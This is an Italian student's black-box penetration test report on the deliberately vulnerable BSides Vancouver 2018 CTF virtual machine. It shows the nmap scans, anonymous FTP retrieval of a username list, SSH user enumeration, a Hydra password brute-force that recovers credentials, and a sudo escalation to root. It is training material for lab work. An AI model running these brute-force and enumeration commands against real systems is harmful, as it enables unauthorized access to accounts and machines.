

15.06.2025



BLACK BOX PENTEST

PROGETTO FINALE M4
FABIO MUNGIOVÌ

BLACK BOX PENTEST

BSIDE VANCOUVER 2018

SOMMARIO

INTRODUZIONE.....	2
CONFIGURAZIONE LABORATORIO.....	2
INFORMATION GATHERING	3
NETWORK ENUMERATION	3
VULNERABILITY ASSESSMENT.....	4
FTP ACCESS	6
SSH ACCESS.....	7
PRIVILEGE ESCALATION	10
SOLUZIONI ALTERNATIVE.....	11

INTRODUZIONE

Questo documento illustra la metodologia adottata per condurre un Vulnerability Assessment e un Penetration Test mirati al sistema di sfida **B-Sides Vancouver 2018**.

Il target di questa analisi è una simulazione realistica di un server web, progettata specificamente come sfida **Catch The Flag (CTF)**.

Si tratta di un ambiente controllato e volutamente vulnerabile, creato per scopi didattici e di testing.

L'obiettivo primario di questo esercizio è quello di penetrare il sistema utilizzando tecniche e strumenti di ethical hacking al fine di individuare e recuperare la "flag", rappresentata dal file *flag.txt* nascosto al suo interno.

Il report che segue mostra i passaggi eseguiti, descrivendo i metodi di scansione e analisi impiegati per identificare le vulnerabilità e, successivamente, le diverse tecniche di attacco utilizzate per sfruttare tali debolezze, con l'obiettivo ultimo di ottenere l'accesso al sistema e recuperare il file *flag.txt*.

CONFIGURAZIONE LABORATORIO

Il seguente esercizio è stato eseguito in ambiente virtuale (VMWare).

Il sistema di Penetration Test utilizzato è Kali Linux.

Il sistema **Bside Vancouver 2018** è disponibile online al link:

<https://www.vulnhub.com/entry/bsides-vancouver-2018workshop,231/>

Il formato del file è *.ova*, quindi è sufficiente aprirlo per avviare l'installazione sull'ambiente virtuale.

I due sistemi saranno connessi in modalità *Bridged*, così da permettere alla macchina target Bside di ottenere un IP.


INFORMATION GATHERING

NETWORK ENUMERATION

Il primo passo è stato quello di identificare l'indirizzo IP di Bside Vancouver 2018.

Di seguito i risultati della scansione effettuata tramite **nmap**.

COMANDO: `nmap -sn 192.168.1.0/24`



```
(fabiomun@kali)-[~]
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-14 14:00 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0084s latency).
MAC Address: DC:92:72:67:4B:D6 (Unknown)
Nmap scan report for 192.168.1.57
Host is up (0.00046s latency).
MAC Address: 00:0C:29:9C:35:2B (VMware)
Nmap scan report for dreame_vacuum_r2205 (192.168.1.80)
Host is up (0.054s latency).
MAC Address: 70:C9:32:3C:22:01 (Dreame Technology (Suzhou) Limited)
Nmap scan report for 192.168.1.122
Host is up (0.12s latency).
MAC Address: EC:74:8C:7B:BA:45 (Sony Interactive Entertainment)
Nmap scan report for 192.168.1.225
Host is up (0.00019s latency).
MAC Address: 5C:61:99:2A:D2:D1 (Cloud Network Technology Singapore PTE.)
Nmap scan report for 192.168.1.75
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.62 seconds

(fabiomun@kali)-[~]
$
```

Tramite l'hostname restituito dalla lista (VMware), è stato possibile intercettare l'indirizzo del sistema target:

192.168.1.57

VULNERABILITY ASSESSMENT


Per il VA (Vulnerability Assessment) è stato utilizzato **nmap** con il seguente comando:

```
nmap -sC -sV -p- 192.168.1.57
```

Dove:

- **-sC** Richiama l'utilizzo degli script di default di nmap, che rilevano vulnerabilità note sulle porte.
- **-sV** Identifica i servizi attivi sulle porte.
- **-p-** Indica di sanzionare tutte le porte della macchina target.

Nell'immagine seguente i risultati della scansione.



```
(fabiomun@kali)-[~]
$ nmap -sC -sV -p- 192.168.1.57
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-13 15:40 EDT
Nmap scan report for 192.168.1.57
Host is up (0.00077s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.1.75
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:9C:35:2B (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.15 seconds
```

Descrizione dei Risultati della Scansione nmap

La scansione ha identificato le seguenti porte aperte e i relativi servizi in esecuzione:

1. Porta 21/TCP (FTP):

- **Servizio:**
vsFTPD 2.3.5
- **Dettagli:**
Il servizio FTP (File Transfer Protocol) è in esecuzione e la scansione indica che è permesso il login anonimo (FTP code 230).
Questo significa che è possibile accedere al server FTP senza credenziali utente, potenzialmente consentendo di caricare o scaricare file.
Viene mostrata una directory *public* al suo interno, con permessi di lettura pubblici.
- **Implicazioni:**
File resi pubblici all'interno di un servizio con accesso anonimo possono rappresentare una vulnerabilità

2. Porta 22/TCP (SSH):

- **Servizio:**
OpenSSH 5.9p1
- **Dettagli:**
Il servizio SSH (Secure Shell) è disponibile.
Questo permette l'accesso remoto alla riga di comando tramite credenziali.
- **Implicazioni:**
Sebbene non mostri vulnerabilità dirette dalla scansione Nmap, potrebbe essere un bersaglio per attacchi a forza bruta sulle credenziali.

3. Porta 80/TCP (HTTP):

- **Servizio:**
Apache httpd 2.2.22
- **Dettagli:**
La porta 80 è aperta, indicando la presenza di un server web Apache.
La scansione rivela alcuni dettagli:
 - **File robots.txt:**
Il file robots.txt impedisce l'indicizzazione di alcune directory, in questo caso è mostrato 1 disallowed entry.
Questo è un dettaglio che potrebbe indicare directory non accessibili ai motori di ricerca, ma che potrebbero contenere informazioni utili per un attaccante.
 - **Backup WordPress:**
Viene menzionata una directory `/backup_wordpress`, che è un indizio molto forte della presenza di un'installazione WordPress e che potrebbe contenere file sensibili o configurazioni.
- **Implicazioni:**
La combinazione di un server Apache e un potenziale backup di WordPress suggerisce che il target ospita un sito web basato su WordPress, il quale può essere una fonte di vulnerabilità

Indizi per la CTF:

La scansione ha fornito indizi cruciali per una CTF, in particolare l'accesso anonimo di FTP e la directory `/backup_wordpress`.


Questi sono i punti di partenza più promettenti per l'analisi e il tentativo di accesso.

FTP ACCESS

Come primo approccio è stato deciso di accedere al servizio FTP per esplorare il contenuto della cartella *public*.


Dopo avere effettuato l'accesso, inserendo come password *anonymous*, è stata esplorata la cartella *public*, trovando al suo interno un file di testo *users.txt.bk*.

Con il comando `get users.txt.bk` il file è stato scaricato sul sistema.



```
fabiomun@kali: ~/Downloads
File Actions Edit View Help
(fabiomun@kali)-[~/Downloads]
$ ftp 192.168.1.57
Connected to 192.168.1.57.
220 (vsFTPD 2.3.5)
Name (192.168.1.57:fabiomun): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||54917|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||34222|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||45479|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 840.92 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (20.58 KiB/s)
ftp> bye
221 Goodbye.
```

Il file contiene una serie di username, un indizio che utilizzeremo per provare ad accedere agli altri servizi autenticati del sistema.



```
Shell No. 1
File Actions Edit View Help
abatchy
john
mai
anne
doomguy
[ ]
```


SSH ACCESS

In questo passaggio si è proceduto ad effettuare degli attacchi a dizionario sul servizio SSH, il quale richiede credenziali di autenticazione, utilizzando la lista di username acquisita in precedenza dal servizio FTP anonimo.

Il primo tentativo è stato quello di utilizzare il tool Hydra per l'attacco, con i seguenti parametri:

- La lista trovata nel servizio FTP per gli username
- Un file contenente un vasto set di password comuni

Purtroppo, per motivi legati probabilmente alle impostazioni di sicurezza del protocollo, oppure alla configurazione del tool Hydra, l'attacco configurato in questo modo, genera un errore che ne impedisce il completamento.



```
fabiomun@kali: ~/Downloads
File Actions Edit View Help
(fabiomun@kali)-[~/Downloads]
$ hydra -L users.txt.bk -P xato-net-10-million-passwords-1000.txt ssh://192.168.1.57
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-14 05:57:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
[DATA] max 16 tasks per 1 server, overall 16 tasks, 6000 login tries (l:6/p:1000), ~375 tries per
[DATA] attacking ssh://192.168.1.57:22/
[ERROR] target ssh://192.168.1.57:22/ does not support password authentication (method reply 4).
```

A seguito dei problemi riscontrati con il precedente attacco a dizionario, si è deciso di adottare un approccio differente per l'identificazione di username validi sul servizio SSH.

L'obiettivo era verificare se il servizio SSH rispondesse in modo diverso a tentativi di autenticazione con username validi rispetto a quelli inesistenti, anche in assenza di una password corretta.

Questa tecnica, definita **enumerazione di utenti**, può rivelare l'esistenza di account legittimi sul sistema.

Attraverso una serie di tentativi di accesso, utilizzando gli username della lista si è osservato il comportamento del servizio.

Come evidenziato nell'immagine seguente la maggior parte dei tentativi ha restituito un messaggio di "permission denied" per gli utenti inesistenti.

Tuttavia, per lo username "anne", la risposta del servizio SSH è risultata diversa, suggerendo che "anne" è un utente valido sul sistema.


```

fabiomun@kali: ~/Downloads
File Actions Edit View Help

(fabiomun@kali)-[~/Downloads]
$ ssh abatchy@192.168.1.57
abatchy@192.168.1.57: Permission denied (publickey).

(fabiomun@kali)-[~/Downloads]
$ ssh john@192.168.1.57
john@192.168.1.57: Permission denied (publickey).

(fabiomun@kali)-[~/Downloads]
$ ssh mai@192.168.1.57
mai@192.168.1.57: Permission denied (publickey).

(fabiomun@kali)-[~/Downloads]
$ ssh anne@192.168.1.57
anne@192.168.1.57's password:

(fabiomun@kali)-[~/Downloads]
$ ssh doomguy@192.168.1.57
doomguy@192.168.1.57: Permission denied (publickey).

(fabiomun@kali)-[~/Downloads]
$

```

Ottenuto questo importante indizio quindi, si è tentato nuovamente l'attacco a dizionario con il tool Hydra,

Questa volta, l'attacco è stato mirato specificamente all'username "anne", in combinazione con la lista di password.

```

fabiomun@kali: ~/Downloads
File Actions Edit View Help

(fabiomun@kali)-[~/Downloads]
$ hydra -l anne -P xato-net-10-million-passwords-1000.txt ssh://192.168.1.57
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-14 05:44:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000), ~63 tries per task
[DATA] attacking ssh://192.168.1.57:22/
[22][ssh] host: 192.168.1.57 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-14 05:45:35

(fabiomun@kali)-[~/Downloads]
$

```

Il tool ha completato con successo l'operazione, identificando la seguente password funzionante per l'accesso SSH: "princess".

L'ottenimento di queste credenziali (anne : princess) consente ora l'accesso al servizio SSH.


Una volta ottenuto l'accesso al servizio con le credenziali acquisite, il passo successivo è stato quello di esplorare il file system della macchina target.

L'obiettivo primario era navigare all'interno delle directory per individuare informazioni utili o il file *flag.txt*.

Tuttavia, come evidenziato nell'immagine seguente, durante il tentativo di accedere alla directory principale (/root), l'operazione è stata respinta a causa di permessi insufficienti.

Questo indica che l'utente "anne", in questo momento, non possiede i privilegi di superutente (root) necessari per accedere a determinate aree del sistema.

Questa limitazione rende necessario l'identificazione di metodi per l'escalation dei privilegi (privilege escalation) al fine di ottenere un accesso più elevato e proseguire nell'esplorazione del sistema.



```
fabiomun@kali: ~  
File Actions Edit View Help  
(fabiomun@kali)-[~]  
$ ssh anne@192.168.1.57  
anne@192.168.1.57's password:  
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
382 packages can be updated.  
275 updates are security updates.  
  
New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Sat Jun 14 02:47:53 2025 from 192.168.1.75  
anne@bsides2018:~$ whoami  
anne  
anne@bsides2018:~$ ls  
anne@bsides2018:~$ pwd  
/home/anne  
anne@bsides2018:~$ cd /  
anne@bsides2018:/$ ls  
bin  cdrom  etc  initrd.img  lost+found  mnt  proc  run  selinux  sys  usr  vmlinuz  
boot  dev  home  lib  media  opt  root  sbin  srv  tmp  var  
anne@bsides2018:/$ cd root  
-bash: cd: root: Permission denied  
anne@bsides2018:/$
```

PRIVILEGE ESCALATION

Considerando la limitazione di permessi riscontrata e la disponibilità delle credenziali dell'utente "anne", si è proceduto con un tentativo di escalation dei privilegi.

L'obiettivo era ottenere un accesso con i diritti di superuser (root) per superare le restrizioni e accedere alle aree sensibili del file system.

Il metodo scelto ha previsto l'utilizzo del comando `sudo su`, che permette a un utente di eseguire comandi come superuser, previa autenticazione.

Inserendo la password precedentemente scoperta, "**princess**", l'operazione è risultata vincente.

L'utente "anne" ha così acquisito i permessi di root, consentendo l'accesso completo al sistema.

Questo ha permesso di navigare senza restrizioni nella cartella di sistema /root dove, come previsto, è stato possibile individuare e recuperare la flag, completando l'obiettivo della sfida CTF.

```
-bash: cd: root: Permission denied
anne@bsides2018:/$ sudo su
[sudo] password for anne:
root@bsides2018:/# cd root
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

SOLUZIONI ALTERNATIVE

È importante sottolineare che la sfida CTF in questione avrebbe potuto essere risolta anche attraverso strategie alternative, sfruttando altre vulnerabilità identificate durante la fase di ricognizione.

Un percorso promettente, non intrapreso in questo report ma degno di menzione, avrebbe riguardato lo sfruttamento del **servizio HTTP** sulla porta 80.

La scansione iniziale aveva rivelato la presenza di un server web Apache e, in particolare, un indizio significativo relativo a un backup di WordPress (/backup_wordpress).

